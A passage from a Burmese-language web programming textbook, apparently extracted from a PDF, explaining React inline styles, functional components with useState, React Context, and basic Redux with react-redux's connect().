    toolbar: {
        marginBottom: 20,
        border: '1px solid red',
    },
    dark: {
        background: 'purple',
        color: 'white',
    }
}
```

Component မှာ အခုလို အလွယ်တစ်ကူ ယူသံဃးလိုက်လို ရပါတယ်။

JavaScript/JSX

```
render() {
    return (
        <div style={styles.toolbar, styles.dark}>
            {this.props.children}
        </div>
    );
}
```

တွဲသံဃးချင်တဲ့ Style တွေကို Comma လေးခံပြီး ထည့်သွားလိုက်တာပါပဲ။

နောက်တစ်နည်းဖြစ်တဲ့ Styled Component ကတော့ ပရောဂျက်ထဲမှာ အသင့်မပါပါဘူး။ Package ထောင် ထည့်ပြီးမှ အသံဃးပြုလိုရမှာဖြစ်လို ဒီတစ်နည်းကိုတော့ ချုန်ထားလိုက်ပါမယ်။ React နဲ့ပက်သက်ပြီး ကောင်းကောင်း ကျင်လည်လာပြီဆိုတော့မှ ကိုယ့်ဘာသာ ဆက်လေ့လာရမှာပါ။

အခန်း (၅၈) – Functional React Components

ဟိုးရွှေ့ပိုင်းမှာ ပြောထားပါတယ်။ React Component တစ်ခုတည်ဆောက်ဖို့ အခြေခံလိုအပ်ချက် အနေနဲ့ React.Component ကို Extend လုပ်ထားတဲ့ Class တစ်ခုဖြစ်ရမယ်၊ render() Method ပါရမယ်၊ Element တစ်ခုကို Return ပြန်ပေးရမယ်လို့ ပြောခဲ့ပါတယ်။ လက်တွေ့မှာ React Component တစ်ခု တည်ဆောက်ဖို့ နည်းလမ်း အမျိုးမျိုး ရှိပါတယ်။ ဒီတိုင်းရေးရင်တောင် ရပါတယ်။

JavaScript/JSX

```
const Header = <div><h1>Header</h1></div>;
```

ဒါလည်း လက်တွေ့အသုံးချလိုဂုဏ် အသုံးချလိုရတဲ့ <Header> Component ဖြစ်သွားတာပါပဲ။ ဒီထက်ပိုအရေးပါတဲ့ နည်းလမ်းကတော့ Function ကို အသုံးပြုပြီး Component တွေ တည်ဆောက်တဲ့ နည်း ဖြစ်ပါတယ်။ သူ မှာလည်း လိုအပ်ချက် (၃) ချက် ရှိပါတယ်။

- ၁။ React Namespace အောက်မှာ ရှိရပါမယ်။
- ၂။ props ကို Argument အနေနဲ့ လက်ခံရပါမယ်။
- ၃။ Element တစ်ခုကို Return ပြန်ပေးရပါမယ်။

React Namespace အောက်မှာ ရှိရမယ်ဆိတာ React ကို Import လုပ်ထားရမယ်လို့ ပြောတာပါ။ ဒီကူး ကို လေ့လာကြည့်ပါ။

JavaScript/JSX

```
import React from 'react';

function Header(props) {
    return (
        <div>
            <h1>{props.name}</h1>
        </div>
    );
}

export default Header;
```

React ကို Import လုပ်ထားပါတယ်။ Header Function က props ကို လက်ခံထားပါတယ်။ ပြီးတော့ Element တစ်ခုကို Return ပြန်ပေးပါတယ်။ ဒါကြောင့် ဒါဟာ ပြည့်စုတဲ့ React Component တစ်ခု ဖြစ်ပါတယ်။ props ကို အသုံးပြုတဲ့အခါ this.props လိုပြောစရာမလိုဘဲ တိုက်ရှိက် သုံးထားတာကို သတိပြုပါ။ တစ်လက်စတည်း Export လုပ်ပုံလုပ်နည်း ဟာလည်း အတူတူပဲဆိုတာ သိစေချင်လို တစ်ခါတည်း ထည့်ပြီး Export လုပ်ပြထားပါတယ်။

ရိုးရိုး Function ကို မသုံးဘဲ Arrow Function ကို သုံးမယ်ဆိုရင်လည်း ရပါတယ်။ ရေးနည်းက ဒီလိုဖြစ်သွားမှာပါ။

JavaScript/JSX

```
const Header = props => {
    return (
        <div>
            <h1>{props.name}</h1>
        </div>
    );
}
```

ဒီထက်ကုဒ်ပိုတိုချင်ရင် ဒီတိုင်းရေးလည်း ရပါတယ်။

JavaScript/JSX

```
const Header = props => (
  <div>
    <h1>{props.name}</h1>
  </div>
);
```

Arrow Function မှာ တစ်ကြောင်းတည်းဆိုရင် တွန်းကွင်းနဲ့ return မလိုဘူးလေ။ သုံးထားတာ တွန်းကွင်း မဟုတ်ပါဘူး။ ဂိုဏ်ကွင်းပါ။ အဲဒါလေးကို သေချာကြည့်ဖို့လိုပါတယ်။

Function Component တွေဟာ Functional Programming ကပေးတဲ့ အားသာချက်တွေကို ရပါတယ်။ အဲဒါတွေအကြောင်း အသေးစိတ်တော့ ထည့်မပြောတော့ပါဘူး။ တခြားမြင်သာတဲ့ အားသာချက်ကတော့ ကုဒ်ရဲ့ တိုတောင်းကျစ်လစ်မှုပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ဒီရေးနည်းကို သိသွားပြီဆိုရင် Class တွေ မသုံးချင်တော့ဘဲ Function ကိုပဲ သဘောကျပြီး ဆက်သုံးသွားကြလေ့ ရှိပါတယ်။

React Basic အခန်းမှာ ပေးခဲ့တဲ့ ကုဒ်နမူနာကို Function တွေနဲ့ ပြောင်းရေးကြည့်ရအောင်။ Item Component ကို အရင်ရေးပါမယ်။ ဒီလိုပါ -

JavaScript/JSX

```
const Item = props => {
  return (
    <li>
      {props.name},
      ${props.price}
    </li>
  )
}
```

ဒီကုဒ်ကို ဒီထက်တိုသွားအောင် အခုလိုရေးလိုလည်း ရပါသေးတယ်။

JavaScript/JSX

```
const Item = ({ name, price }) => (
  <li>{name}, ${price}</li>
)
```

ကုဒ်ရဲ တိုတောင်းကျွမ်းလစ်မှုက ဘာမှမဆိုင်တော့ပါဘူး။ မလိုအပ်တဲ့ ဖွဲ့စည်းပုံကုဒ်တွေနဲ့ ရှုပ်နေစရာ မလိုတော့ပါဘူး။ Object Destructure ရေးနည်းကိုသုံးပြီး props ကို စလက်ခံကတည်းက name နဲ့ price အဖြစ် ဖြန့်ပြီးလက်ခံထားတာပါ။ ဒီရေးနည်းကို ပိုပြီးတော့ အသုံးပြုဖို့ တိုက်တွန်းပါတယ်။ ဆက်ရေးတဲ့ ကုဒ် တိုတောင်းကျွမ်းလစ် သွားယုံသာမက၊ ဒီ နမူနာကုဒ်ကို တစ်ချက်ကြည့်လိုက်တာနဲ့ name နဲ့ price လိုအပ်ပါလား ဆိုတာကို အလွယ်တစ်ကူ သိနိုင်လို့ ရေရှည်ပြုပြင်ထိမ်းသိမ်းရ လွယ်ကူတဲ့ကုဒ် ဖြစ်သွားစေမှာပါ။

App Component ကုဒ်ကိုတော့ ဒီလိုရေးရမှာပါ။

JavaScript/JSX

```
const App = props => {
  return (
    <div>
      <ul>
        <Item name="Apple" price="0.99" />
        <Item name="Orange" price="0.89" />
      </ul>
    </div>
  )
}
```

သူကိုတော့ တိုအောင် ထပ်မချို့တော့ပါဘူး။ တွန်းကွင်းနဲ့ return နဲ့ အပြည့်အစုံပဲ ရေးထားပါတော့မယ်။ နောက်ထပ် ထပ်ဖြည့်ရမယ့် ကုဒ်တွေ ရှိသေးလိုပါ။

state in Function Component

လက်ရှိခြစာရေးနေဂျိနှင့်မှာ နောက်ဆုံး React Version က 16.3.1 ဖြစ်ပါတယ်။ React 15.8.0 မတိုင်ခင်ထိ Function Component တွေမှာ state ကို အသုံးပြုလိုမရပါဘူး။ ဒါကြောင့် state အသုံးပြုဖို့လိုရင် Class Component ကိုပဲ သုံးရပါတယ်။ ဒါမှမဟုတ် Function Component ကို Redux လို State နည်းပညာနဲ့ တွဲသုံးရပါတယ်။ Redux အကြောင်းကို တစ်ခန်းသပ်သပ် နောက်မှ ပြောပါမယ်။

အခုချိန်မှာတော့ Hook လိုခေါ်တဲ့ နည်းပညာတွေရဲ့ အကူးအညီနဲ့ Function Component တွေမှာလည်း state ကို အသုံးပြုလိုရပါပြီ။ useState(), useReducer(), useEffect() စသုပ္ပါယ်

Build-in Hook Function တွေရှိပါတယ်။ အဲဒီထဲက useState() ကိုအသုံးပြုပြီး state တွေစီမံပိုကိုဖော်ပြသွားပါမယ်။

ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

JavaScript/JSX

```
let [ name, setName ] = React.useState('Bob');
let [ age, setAge ] = React.useState(22);
```

React.useState() Function က တန်ဖိုး(state) နဲ့ အဲဒီတန်ဖိုးကို ပြင်လိုက်တဲ့ Function (setState) ကို ပြန်ပေးပါတယ်။ Array တစ်ခုအနေနဲ့ ပြန်ပေးလို့ Destructure လုပ်ပြီး လက်ခံရပါတယ်။ state နဲ့ setState လို့ အမည်ကိုပေးလို့ရသလို တွေးကြိုက်တဲ့အမည်လည်း ပေးလို့ရပါတယ်။ ပေးထားတဲ့ နမူနာ ပထမတစ်ကြောင်းမှာ name ဆိုတဲ့ state တန်ဖိုးနဲ့ setName() ဆိုတဲ့ အဲဒီတန်ဖိုးကို ပြင်လိုက်တဲ့ Function ကိုရပြီး၊ ဒုတိယ တစ်ကြောင်းမှာ age ဆိုတဲ့ state တန်ဖိုးနဲ့ setAge() ဆိုတဲ့ Function ကို ရပါတယ်။ useState() ကို ခေါ်ယူစဉ်မှာ ပေးလိုက်တဲ့ Argument က state အတွက် Default Value ဖြစ်သွားပါတယ်။ ဒါကြောင့် လက်ရှိ name ရဲ့တန်ဖိုးဟာ Bob ဖြစ်နေပြီး age ရဲ့တန်ဖိုးကတော့ 22 ဖြစ်နေပါတယ်။

name တန်ဖိုးပြောင်းချင်ရင် အခုလို အလွယ်တစ်ကူပြောင်းနိုင်ပါတယ်။

JavaScript/JSX

```
setName('Tom');           // => name = Tom
```

age ကိုပြောင်းချင်ရင်လည်း ဒီလိုပါပဲ၊ အလွယ်တစ်ကူပြောင်းနိုင်ပါတယ်။

JavaScript/JSX

```
setAge(23);           // => age = 23
```

ဒီနည်းကို အသုံးပြုပြီး App Component ကို ပြန်ရေးကြည့်ပါမယ်။ ဒီလိုပါ -

JavaScript/JSX

```
const App = props => {
  let [ items, setItems ] = React.useState([
    { id: 1, name: 'Apple', price: 0.99 },
    { id: 2, name: 'Orange', price: 0.89 },
  ]);

  return (
    <div>
      <ul>
        {items.map(i => <Item name={i.name} price={i.price} />)}
      </ul>
    </div>
  )
}
```

ဒီအဆင့်မှာ useState() ရဲ့ အကူအညီနဲ့ items နဲ့ setItems() ရသွားပါပြီ။ items အတွက် JSON Array တစ်ခုကိုလည်း Default Value အနေနဲ့ပေးထားပါတယ်။ ပြီးတဲ့အခါ items ကို map() လုပ်ပြီး ဖော်ပြုစေပါတယ်။ add() Function တစ်ခု ရေးကြည့်ပါမယ်။ ဒီလိုဖြစ်မှာပါ။

JavaScript/JSX

```
let add = () => {
  setItems([
    ...items,
    { id: 3, name: 'Banana', price: 0.75 }
  ]);
}
```

setItems() ကို Class Component ရဲ့ setState() အသုံးပြုသကဲ့သို့ပဲ အသုံးပြုသွားတာပါ။ ဒါကို Input Ref တွေဘာတွေ အပြည့်အစုံနဲ့ ရေးလိုက်မယ်ဆိုရင် အခုလို ရပါလိမ့်မယ်။

JavaScript/JSX

```

import React, { createRef, useState } from 'react';

const Item = ({ name, price }) => (
  <li>{name}, ${price}</li>
)

const App = props => {
  let [ items, setItems ] = useState([
    { id: 1, name: 'Apple', price: 0.99 },
    { id: 2, name: 'Orange', price: 0.89 },
  ]);

  let nameRef = createRef();
  let priceRef = createRef();

  let add = () => {
    let id = items.length + 1;
    let name = nameRef.current.value;
    let price = priceRef.current.value;

    setItems([
      ...items,
      { id, name, price }
    ]);
  }

  return (
    <div>
      <ul>
        {items.map(i => (
          <Item
            key={i.id}
            name={i.name}
            price={i.price}
          />
        )))
      </ul>
      <input type="text" ref={nameRef} /><br />
      <input type="text" ref={priceRef} /><br />
      <button onClick={add}>Add</button>
    </div>
  )
}

export default App;

```

အစကနေအဆုံးပါတဲ့ ကုဒ်အပြည့်အစုံပါ။ ကူးယူရေးစမ်းကြေည့်ရင် ဟိုး React Basic အခန်းမှာ ရေးခဲ့တဲ့ ကုဒ်နဲ့ တူညီတဲ့ရလဒ်ကို ရမှာပါ။ ရလဒ်တူသလို ရေးထားတဲ့ ကုဒ်ရဲ့ သဘောသဘာဝကလည်း ခပ်ဆင်ဆင် ပဲဖြစ်ပါတယ်။ Class တွေအစား Function တွေဖြစ်သွားတာပဲ ကွာပါတယ်။

ဟိုးအပေါ်ဆုံးက Import မှာ createRef နဲ့ useState ကို တစ်ခါတည်း Destructure လုပ်ပြီး Import လုပ်ထားတာကို သတိပြုပါ။ ဒီနည်းနဲ့ Import လုပ်တော့ ဆက်ရေးတဲ့ကုဒ်မှာ တိုပြီး ရှင်းသွားတာ ပေါ့။

အခန်း (၅၉) – React Context

React Component တွေမှာ ပုံမှန်အားဖြင့် Data တွေဟာ Parent to Child လက်ဆင့်ကမ်းပြီး props အနေနဲ့ စီးဆင်းရတာကို ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ နောက်တစ်ခေါက်လောက် ပြန်ကြည့်ရအောင်ပါ။

JavaScript/JSX

```
const App = props => {
    return <Header name="Hello React" />
}

const Header = props => {
    return <Title name={props.name} />
}

const Title = props => {
    return <h1>{props.name}</h1>
}
```

App Component က Hello React ဆိုတဲ့ တန်ဖိုးကို Header Component ထံ name props အနေနဲ့ ပေးပါတယ်။ Header က လက်ခံရရှိတဲ့ name ကို Title Component ရဲ့ props အဖြစ် လက်ဆင့်ကမ်း ပေးပါတယ်။ နောက်ဆုံးမှာ Title Component က လက်ခံရရှိတဲ့ name props ကို အသုံးပြုပါတယ်။ ဒါလို တစ်ဆင့်ချင်းသာ သွားရပြီး App က Title အကို အဆင့်ကျဉ်းပြီး တိုက်ရှိက် Data ပေးလို့မရသလို၊ Title ကလည်း App ဆိုက Data တွေကို အဆင့်ကျဉ်းပြီး လှမ်းယူလို့ မရပါဘူး။

Context ဆိတာ လိုဂ်င်းကတော့ Data တွေ အဆင့်ကျော် ပေးလိုရအောင်၊ ယူလိုရအောင် ဖန်တီးပေးထားတဲ့ နည်းပညာတစ်ခုပါ။ ပြီးခဲ့တဲ့ နမူနာကို Context သုံးပြီး အခုလို ရေးနိုင်ပါတယ်။

JavaScript/JSX

```
const MyContext = React.createContext();

const App = props => {
    return (
        <MyContext.Provider value="Hello React" />
        <Header />
        </MyContext.Provider>
    )
}

const Header = props => {
    return <Title />
}

const Title = props => {
    return (
        <MyContext.Consumer>
            { value => <h1>{value}</h1> }
        </MyContext.Consumer>
    )
}
```

ပထမဆုံးအနေနဲ့ App Component က value ကို Context Provider မှာပေးလိုက်ပါတယ်။ Header ကို မပေးတော့ပါဘူး။ Header ကလည်း Title ကို ဘာမှမပေးတော့ပါဘူး။ Title က Context Consumer ကို သုံးပြီးတော့ value ကို တိုက်ရှိက် ရယူလိုက်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် လိုအပ်တဲ့ Data ကို အဆင့်ဆင့် လက်ဆင့်ကမ်းနေဖို့ မလိုတော့ပဲ တိုက်ရှိက်ရရှိသွားပါပြီ။ နမူနာမှာက Component သုံးခဲ့တည်းမြဲလိုပါ။ လက်တွေ့မှာ Component ပေါင်းအဆင့်ဆင့် ဖြစ်လာမယ်ဆိုရင် ဒီနည်းက သိသိသာသာ အသုံးဝင်မှာပဲ ဖြစ်ပါတယ်။

ဒီကုဒ်ကို နောက်တစ်မျိုးပြောင်းရေးပြပါနိုးမယ်။

JavaScript/JSX

```
const MyContext = React.createContext("Hello React");

const App = props => {
    return <Header />
}

const Header = props => {
    return <Title />
}

const Title = props => {
    const value = React.useContext(MyContext)
    return <h1>{value}</h1>
}
```

Context Provider တွေ Context Consumer တွေ မပါတော့ပါဘူး။ ပထမဆုံး `createContext()` မှာ ကတည်းက Default Value ပေးခဲ့ပါတယ်။ React က Context Provider မရှိရင် Default Value ကို သုံးပေးသွားမှာပါ။ Title မှာ Context ကို အသုံးပြုဖို့အတွက် Hook တွေထဲက တစ်ခုဖြစ်တဲ့ Context Hook ကို အသုံးပြုလိုက်လို့ Context Consumer ကိုလည်း သုံးစရာ မလိုတော့ပါဘူး။ ကုဒ်က နည်းနည်းပိုပြီး တော့ ရှင်းသွားပါတယ်။

အကယ်၍ Class Component တွေကို အသုံးပြုပြီး ရေးလိုတယ်ဆိုရင်လည်း အခုလို ရေးနိုင်ပါတယ်။

JavaScript/JSX

```
const MyContext = React.createContext("Hello React");

class App extends React.Component {
    render() {
        return <Header />
    }
}

class Header extends React.Component {
    render() {
        return <Title />
    }
}
```

```
class Title extends React.Component {  
    static contextType = MyContext;  
  
    render() {  
        return <h1>{this.context}</h1>  
    }  
}
```

အသုံးပြုလိုတဲ့ Title Component မှာ contextType ကို Static Class Field အနေနဲ့ ကြော်ပေးပြီးမှ သုံးရပါတယ်။ သုံးတဲ့အခါမှာ this.context ကနေ တစ်ဆင့်သာ အသုံးပြုရလို မျက်စိလည်ချင်စရာပါ။ Function Component ရဲ့ ရေးထုံးကတော့ ပိုပြီး နားလည်ရရော အသုံးပြုရပါလွယ်မယ်လို ထင်ပါတယ်။

အခန်း (၆၀) – Redux

Redux ဟာ State Container နည်းပညာလို့ ခေါ်ပါတယ်။ တနည်းအားဖြင့် state Data တွေကို စီမံတဲ့ နေရာမှာ အသုံးပြုရတဲ့ နည်းပညာပါပဲ။ ဒီနည်းပညာဟာ နားလည်သွားရင် ရှိုးရှင်းပေမယ့်၊ အစဉ်းမှာ နားလည်ရခက်ဖြီး မျက်စိလည်စေနိုင်တဲ့ နည်းပညာတစ်ခုပါ။ အတတ်နိုင်ဆုံး ကြိုးစားပြီးတော့ ရှင်းအောင် ပြောသွားမှာ ဖြစ်ပါတယ်။

ပထမဦးဆုံး state Date တွေကို စီမံတဲ့ Function တစ်ခုအကြောင်း ပြောပါမယ်။ Reducer Function လို့ ခေါ်ပါတယ်။ Redux က state Data တွေကို စီမံမပေးပါဘူး။ ကိုယ်တိုင်ပဲ စီမံရတာပါ။ အဲဒီလို့ စီမံ နိုင်ဖို့ လိုအပ်တဲ့ Container Framework ကိုသာ ပေးထားတဲ့သဘောပါ။ Reducer Function ရဲ့ အခြေခံ ဖွဲ့စည်းပုံက ဒီလိုပါ။

JavaScript/JSX

```
function reducer(state, action) {
  return state;
}
```

နမူနာမှာ Function Name ကို reducer လိုပေးထားပေမယ့် ဒီနာမည်က အရေးမကြီးပါဘူး။ ကြိုက်တဲ့ နာမည် ပေးလို့ရပါတယ်။ အရေးကြီးတာကတော့ state နဲ့ action ဆိုတဲ့ Parameter နှစ်ခုပါဖို့ပါပဲ။ မဖြစ်မနေ ပါဖို့လိုအပ်ပါတယ်။ နောက်ထပ်အရေးကြီးတာကတော့ state ကို Return ပြန်ပေးဖို့လိုအပ်ခြင်း ဖြစ်ပါတယ်။ state Data အကုန်လုံးကို ပြန်တာဖြစ်နိုင်တယ်၊ တစ်စိတ်တစ်ပိုင်းကို ပြန်တာ ဖြစ်နိုင် တယ်။ ဒါကတော့ ကိုယ် ဒီ Function ကို ဘယ်လို အလုပ်လုပ်စေချင်သလဲဆိုတဲ့ပေါ်မှာ မူတည်ပါတယ်။

နည်းနည်း ပြင်လိုက်ပါမယ်။

JavaScript/JSX

```
function reducer(state = [], action) {
    if(action.type === "ADD") {
        return [ ...state, action.name ];
    }

    return state;
}
```

state ရဲ့ Default Value ကို Array အလွတ်တစ်ခုလို့ သတ်မှတ်ထားတာကို သတိပြုပါ။ ပြီးတဲ့အခါ state ကို Return ပြန်ပုံဖြန့်နည်း ပြောင်းသွားပါ၌။ action ရဲ့ Property type က ADD ဖြစ်ခဲ့မယ်ဆို ရင် မူလ state မှာ action ရဲ့ name ကို ပေါင်းထည့်ပြီးမှ Return ပြန်ပေးသွားတာ ဖြစ်ပါတယ်။ တခြား Delete, Update, Filter စတဲ့ ကုဒ်တွေကို ဒီနည်းအတိုင်း ဆက်ရေးသွားရမှာပါ။ ဒါတွေက Programming Logic တွေမို့လို့ ဒီနေရာမှာ နမူနာ ရေးမပြတော့ပါဘူး။ ကုဒ်ရည်ပြီး ကြည့်ရခက် နားလည် ရခက်သွားမှာ စိုးလိုပါ။ ဒီ Logic တွေကိုတော့ လက်ရှုံးသိထားတဲ့ ဗဟိုသုတပေါ်မှာ မူတည်ပြီး ကိုယ်တိုင် ကြံဆပြီး ရေးရတော့မှာပါ။ ဒီနေရာမှာတော့ Redux ရဲ့ အလုပ်လုပ်ပုံကိုသာ ဆက်ရှင်းပြသွားမှာပါ။

Redux ရဲ့ createStore() လို့ ခေါ်တဲ့ Function ကို အသုံးပြုပြီး State Container တစ်ခု တည်ဆောက် နိုင်ပါတယ်။ Reducer Function ကို Argument အနေနဲ့ ပေးရပါတယ်။ ဒီလိုပါ။

JavaScript/JSX

```
const store = Redux.createStore(reducer);
```

ပြီးတဲ့အခါ dispatch() လို့ခေါ်တဲ့ Function တစ်ခုထပ်မှတ်ရပါမယ်။ State Container ထဲက state ကို ပြင်ချင်ရင် dispatch() နဲ့ ပြင်ရပါတယ်။ သူကိုယ်တိုင် ပြင်တာ မဟုတ်ပါဘူး။ သူက Reducer ကို သုံးပြီး အလုပ်လုပ်ပေးတာပါ။ တနည်းအားဖြင့် dispatch() ဆိုတာ reducer() ကို ခေါ်ပေးတဲ့ Function လို့ ဆိုနိုင်ပါတယ်။ dispatch() ကို ခေါ်တဲ့အခါ action ကို Argument အနေနဲ့ ထည့်ပေးရပါတယ်။ ဥပမာ -

JavaScript/JSX

```
store.dispatch({ type: "ADD", name: "Apple" });

// => state = [ Apple ]
```

JavaScript/JSX

```
store.dispatch({ type: "ADD", name: "Orange" };

// => state = [ Apple, Orange ]
```

JavaScript/JSX

```
store.dispatch({ type: "ADD", name: "Mango" };

// => state = [ Apple, Orange, Mango ]
```

`dispatch()` Function ကို ခေါ်စဉ်မှာ ပေးလိုက်တဲ့ `type: ADD` ကြောင့် state ထဲမှာ `name` တွေ
တိုးတိုးသွားတဲ့ သဘောကို တွေ့ရမှာ ဖြစ်ပါတယ်။ `type: ADD` ဆိုရင် state ထဲမှာ `name` တိုးပြီး ပြန်
ပေးဖိုက် ကျွန်ုတ်တိုကိုယ်တိုင် `reducer()` ထဲမှာ ရေးထားခဲ့တယ်လေ။

တစ်ကယ်တော့ ဒါပါပဲ။ Redux ရဲ့ အခြေခံ ပြီးသွားပါပြီ။ မျက်စိလည်နေသေးရင် နောက်တစ်ခေါက
လောက် ပြန်ဖတ်ကြည့်ပါ။ လက်တွေ့ စမ်းကြည့်လိုတော့ ရှုံးမှာ မဟုတ်ပါဘူး။ စမ်းလိုရတဲ့ ကုဒ်
အပြည့်အစုံကို ပေးထားတာ မဟုတ်ဘဲ အလုပ်လုပ်ပုံ သဘောသဘာဝကို အရှင်းဆုံးနားလည်စေမယ့် နမူ
နာကို ပေးထားတာမို့လိုပါ။

React & Redux

ဒီတစ်ခါတော့ လက်တွေ့စမ်းလိုရတဲ့ ကုဒ်အပြည့်စုံကို နမူနာပေးပါတော့မယ်။ ပထမဆုံးအနေ `create-react-app` နဲ့ React ပရောဂျက် အသစ်တစ်ခု ဆောက်လိုက်ပါ။ ပြီးတဲ့အခါ သူတဲ့မှာ NPM ရဲ့
အကူအညီနဲ့ `redux` နဲ့ `react-redux` တို့ကို `Install` လုပ်ပေးရပါမယ်။

```
create-react-app hello-redux
cd hello-redux
```

```
npm i redux react-redux
```

ပြီးတဲ့အခါ index.js ကို ဖွင့်ပြီး ဒီကုဒ်ကို ရေးပေးရပါမယ်။

JavaScript/JSX

```
import React from 'react';
import ReactDOM from 'react-dom';
import './index.css';
import App from './App';
import * as serviceWorker from './serviceWorker';

import { createStore } from 'redux';
import { Provider } from 'react-redux';

const store = createStore((state = [], action) => {
  if(action.type === "ADD") return [ ...state, action.item ];
  return state;
});

ReactDOM.render(
  <React.StrictMode>
    <Provider store={store}>
      <App />
    </Provider>
  </React.StrictMode>,
  document.getElementById('root')
);

// If you want your app to work offline and load faster, you can change
// unregister() to register() below. Note this comes with some pitfalls.
// Learn more about service workers: https://bit.ly/CRA-PWA
serviceWorker.unregister();
```

အကုန်ပြန်ရေးစရာမလိုပါဘူး။ နူးများမှာ Bold လုပ်ပေးထားတဲ့ အပိုင်းပဲ ဖြည့်ရမှာပါ။ ကျန်တာက နိုင် ကတည်းက ပါလာတဲ့ ကုဒ်တွေပါ။ နည်းနည်း ရှင်းပြပါမယ်။ ပထမဆုံး createStore Function ကို redux က နေ Import လုပ်ယူပါတယ်။ ပြီးတဲ့အခါ Provider လို့ ခေါ်တဲ့ Component ကို react-redux ကနေ Import လုပ်ယူပါတယ်။ React မှာ Design Pattern တွေ ရှိပါတယ်။ Container Component ဆိုတာ လည်း တစ်ခုအပါအဝင် ဖြစ်ပါတယ်။ လေးနှင်းတဲ့ အကြောင်းအရာတွေမို့လို့ အသေးစိတ်ကိုတော့ နောက်မှ ဆက်လေ့လာပါ။ လောလောဆယ်မှာ ဒီလို့ အလွယ်မှတ်နိုင်ပါတယ်။ React Component တွေ တည်ဆောက်တဲ့အခါ အခုလို ပုံစံတည်ဆောက်ဖို့ကို အားပေးကြပါတယ်။

JavaScript/JSX

```
<Container>
  <UI />
</Container>
```

Container Component တဲ့မှာ UI Component ကို ထားပါတယ်။ state အပါအဝင် Data နဲ့ပက်သက် တဲ့ ကိစ္စအားလုံးကို Container မှာပဲ လုပ်ဖြီး UI မှာ အသွင်းအပြင်ဖိုင်းပဲ ပါပါမယ်။ UI မှာ Data စီမံမှုကို လုံးဝ မလုပ်တဲ့ ရေးဟန် ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Data နဲ့ UI ကို ခွဲထုတ်လိုက်လို ပိုပြီးတော့ ပြုပြင် ထိန်းသိမ်းရ လွယ်ကူတဲ့ ကုဒ်ကို ရမှာဖြစ်ပါတယ်။ react-redux ကနေ ယူထားတဲ့ Provider ဆိတာ Container Component တစ်မျိုး ဖြစ်ပါတယ်။ ဘယ်လိုသုံးထားလဲဆိုတာ အောက်နားမှာ ကြည့်လိုက်ပါ။

JavaScript/JSX

```
<Provider store={store}>
  <App />
</Provider>
```

ဒီသဘောပါပဲ။ store ဆိတဲ့ Data ကို Provider ကပဲ စီမံမှုဖြစ်ပြီး App မှာ Data စီမံတဲ့အလုပ်ကို မလုပ်တော့ဘူးဆိုတဲ့ သဘောပါ။ ဒီနေရာမှာ store ဆိတာလေး လိုလာလို သူအပေါ်မှာ createStore() Function ရဲ့ အကူအညီနဲ့ store တစ်ခုတည်ဆောက်ထားတာကို တွေ့နှင့်ပါတယ်။ Reducer Function ကို သပ်သပ်ရေးမနေတော့ပဲ createStore() တဲ့မှာပဲ Arrow Function နဲ့ တစ်ခါတည်းရေးထားပါတယ်။ ပြီးတဲ့အခါ App.js မှာ ရေးရမယ့်ကုဒ်က ဒီလိုပါ။

JavaScript/JSX

```
import React, { createRef } from 'react';
import { connect } from 'react-redux';

const Item = ({ name, price }) => (
  <li>{name}, ${price}</li>
)

const App = props => {
  let nameRef = createRef();
  let priceRef = createRef();
```

```

const add = () => {
  props.add(
    props.items.length + 1,
    nameRef.current.value,
    priceRef.current.value
  );
}

return (
  <div>
    <ul>
      {props.items.map(i => (
        <Item
          key={i.id}
          name={i.name}
          price={i.price}
        />
      ))}
    </ul>
    <input type="text" ref={nameRef} /><br />
    <input type="text" ref={priceRef} /><br />
    <button onClick={add}>Add</button>
  </div>
)
}

const stateToProps = state => {
  return {
    items: state
  };
}

const dispatchToProps = dispatch => {
  return {
    add: (id, name, price) => {
      dispatch({
        type: 'ADD',
        item: { id, name, price }
      });
    }
  }
}

const ReduxApp = connect(stateToProps, dispatchToProps)(App);

export default ReduxApp;

```

ရှိသမျက်ငြုပ်ဆောင်ရွက်သွားလို မျက်စီဒောက်သွားနိုင်ပေမယ့် ကုဒ်အများစုက အရင်ရေးနေဂြာက်ဖူး သိပ်မ ကွာပါဘူး။ ထူးခြားချက်တွေကို ရွေးထုတ်ပြေပြပါမယ်။ ပထမဆုံး `connect()` Function ကို `react-redux` ဆိုင် Import လုပ်ထားပါတယ်။ `connect()` Function ဟာ Higher Order Function လို ခေါ်တဲ့ Function တစ်မျိုးပါ။ လွယ်လွယ်မှတ်ချင်ရင် Function တစ်ခုကို Return ပြန်ပေးတဲ့ Function လို မှတ်နိုင်ပါတယ်။ ဥပမာလေးတစ်ခု ပေးပါမယ် –

JavaScript/JSX

```
function add(a) {
    return function(b) {
        return a + b;
    }
}
```

နမူနာမှာ ပေးထားတဲ့ `add()` Function ဟာ Higher Order Function တစ်ခုပါ။ သူက Function တစ်ခု ကို Return ပြန်ပေးထားပါတယ်။ အခါန `add(2)` လိုခေါ်လိုက်ရင် ပြန်ရမှာက –

JavaScript/JSX

```
function (b) {
    return 2 + b;
}
```

ဆိုတဲ့ Function ကို ပြန်ရမှာပါ။ ဒါကြောင့် အပြည့်အစုံရေးမယ်ဆိုရင် အခုလို ဖြစ်နိုင်ပါတယ်။

JavaScript/JSX

```
const addTwo = add(2);

addTwo(3)           // => 5
```

`add()` Function ကို ခေါ်လိုက်လို ပြန်ရလာတဲ့ `addTwo()` Function ကို နောက်တစ်ခါ ပြန်ခေါ်ပြထား တာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အဲဒီလို နှစ်ကြောင်းမရေးချင်ရင် ဒီလိုရေးလို ရပါတယ်။

JavaScript/JSX

```
add(2)(3)           // => 5
```

`add(2)` ကပြန်ပေးတဲ့ Function ကို `(3)` ချက်ခြင်းထည့်ပေးလိုက်တာ ဖြစ်ပါတယ်။ အခုပြောနေတဲ့ `connect()` Function ဟာ ဒီလို Function အမျိုးအစားပါ။ သူကိုခေါ်တဲ့အခါ ဒီလိုခေါ်ရပါတယ်။

JavaScript/JSX

```
connect(function(state), function(dispatch))(Component)
```

